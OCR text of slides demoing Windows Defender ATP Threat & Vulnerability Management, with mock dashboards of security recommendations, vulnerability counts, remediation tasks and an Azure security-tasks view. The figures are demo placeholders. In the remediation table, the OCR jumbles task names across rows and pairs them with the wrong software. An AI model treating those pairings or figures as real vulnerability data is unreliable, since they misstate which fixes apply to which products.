

WDATP
https://security.microsoft.com
Windows Defender Security Center
Security Recommendations
Distribution by recommendation type
300 recommendations
Updated 6:20 pm today
Configuration change
Software patch
Weaknesses
Last 30 days
7000 vulnerabilities
Critical 200
High 3000
Medium 3000
Low 800
3000 Misconfigurations
Critical 300
High 2000
Medium 1000
Low 700
Exceptions
10/300 recommendat
under exception
Search in tasks
Security recommendations
Weaknesses
Related component
Threats
Exposed devices
Status
Update to Contoso Media Player v4 NEW 8 Contoso Media Player 1K / 3K Active
Update to Java SDK 10.72 1 Java 2.5K / 4K Active
Disable JavaScript on Adobe Acrobat 11 Adobe Acrobat 0K / 1K Active
Assign group permissions 2 OS (File share) 76K / 80K Active
Disable "everyone" access 14 OS (File share) 6K / 7K Active
Disable VBA on Microsoft PowerPoint 22 Power Point 1K / 3K Exception
Revoke compromised certificates 11 Application (Certificates) 1K / 2K Exception
Fix antivirus reporting 3 Security stack (Antivirus) 100 / 200 Exception
Turn on PUA protection 3 Security stack (Antivirus) 1K / 3K Exception
Update to Contoso Media Player v4
Description
Need to add text here - explain what to do and what will happen
Open a new task (In intune and under remidiations tasks list
ITSM services
Open a ticket in intune
Exposed devices
1000
Due date
4/9/2019
Add notes (optional)
Please fix ASAP
Export all remediation request data to CSV
Submit request
Create exception


The need for Threat & Vulnerability Management

DEMO


WDATP
https://security.microsoft.com
Windows Defender Security Center
A new remediation activity was created. Click here to view
Security Recommendations
Distribution by recommendation type
300 recommendations
Updated 6:20 pm today
Configuration change
Software patch
Weaknesses
Last 30 days
7000 vulnerabilities
Critical 200
High 3000
Medium 3000
Low 800
3000 Misconfigurations
Critical 300
High 2000
Medium 1000
Low 700
Exceptions
10/300 recommendations under exception
Search in tasks
Export
Customize columns
Filters
Security recommendations | Weaknesses | Related component | Threats | Exposed devices | Status | Type | Remediation Tasks | Impact
Update to Contoso Media Player v4 NEW | 8 | Contoso Media Player | 1K / 3K | Active | Software patch | 1 | 13 Exp
Update to Java SDK 10.72 | 1 | Java | 2.5K / 4K | Active | Software patch | 1 | 2 Exp
Disable JavaScript on Adobe Acrobat | 11 | Adobe Acrobat | 0K / 1K | Active | Configuration change | 0 | 11 Exp | +21 Score
Assign group permissions | 2 | OS (File share) | 76K / 80K | Active | Configuration change | 0 | 12 Exp | +17 Score
Disable "everyone" access | 14 | OS (File share) | 6K / 7K | Active | Configuration change | 0 | 4 Exp | +16 Score
Disable VBA on Microsoft PowerPoint | 22 | Power Point | 1K / 3K | Exception | Configuration change | 0 | 4 Exp | +14 Score
Revoke compromised certificates | 11 | Application (Certificates) | 1K / 2K | Exception | Configuration change | 0 | 12 Exp | +12 Score
Fix antivirus reporting | 3 | Security stack (Antivirus) | 100 / 200 | Exception | Configuration change | 0 | 3 Exp | +11 Score
Turn on PUA protection | 3 | Security stack (Antivirus) | 1K / 3K | Exception | Configuration change | 0 | 3 Exp | +11 Score


WDATP
https://security.microsoft.com
Windows Defender Security Center
Remediation
Remediation activities
Exceptions
100 remediation activities in progress
Value
Search in tasks
Export
Customize columns
Filter
Remediation Tasks
Related software
Type
Status
Due on
Remaining time
Update to Contoso Media Player v4 NEW
Contoso Media Player
Software patch
Pending approval 0/1K
03/25/2018 13:30
30 days
Vulnerability in Java
Java
Software patch
In progress 2.3k/2.5K
03/25/2018 11:20
12 days
Disable Javascript in Adobe acrobat Google V8
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
Past due (2 days)
engine QtWebEngineCore IBM websphere MQ
IBM
Software patch
In progress 4/8
03/25/2018 11:21
1 day
7.0 RCE Microsoft Office 2013 RCE Microsoft
Office
Software patch
In progress 12/50
03/25/2018 13:30
Edge memory corruption WinRAR free patch
Edge
Software patch
In progress 10/200
03/25/2018 11:20
CCleaner latest version update Upgrade to
Winrar
Software patch
In progress 50/100
03/25/2018 11:21
7 days
Contoso Media Player v3.0.3 Vulnerability in
CCCleaner
Software patch
In progress 50/400
03/25/2018 11:21
14 days
Java
Contoso Media Player
Software patch
In progress 4/8
03/25/2018 13:30
6 days
Disable Javascript in Adobe acrobat Google V8
Java
Software patch
In progress 4/8
03/25/2018 11:20
14 days
engine QtWebEngineCore IBM websphere MQ
No data available
Software patch
In progress 4/8
03/25/2018 11:21
2 days
7.0 RCE Microsoft Office 2013 RCE Microsoft
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
10 days
Edge memory corruption WinRAR free patch
Office
Software patch
In progress 4/8
03/25/2018 13:30
1 days
CCleaner latest version update Upgrade to
Edge
Software patch
Completed 4/8
03/25/2018 11:20
10 days


Microsoft Azure
Search resources, services, and docs
Create a resource
Dashboard
All services
FAVORITES
All resources
Resource groups
SQL databases
Azure Cosmos DB
Azure Active Directory
Cost Management + Billing
Help + support
Dashboard > Security baselines - Security tasks (preview)
Security baselines - Security tasks (preview)
Search (Ctrl+/)
Overview
Overview
Manage
Security baselines (preview)
Security tasks (preview)
Refresh
Export
Search
Status: All
Source: All
NAME
PRIORITY
STATUS
SOURCE
IMPACTED DEVICES
CREATED DATE
DUE DATE
ASSIGNED TO
Update Contoso Media Player v4
High
Pending
ATP
1000
3/07/19, 5:51 PM
4/9/19, 3:48 PM



Update Contoso Media Player v4


Accept Reject

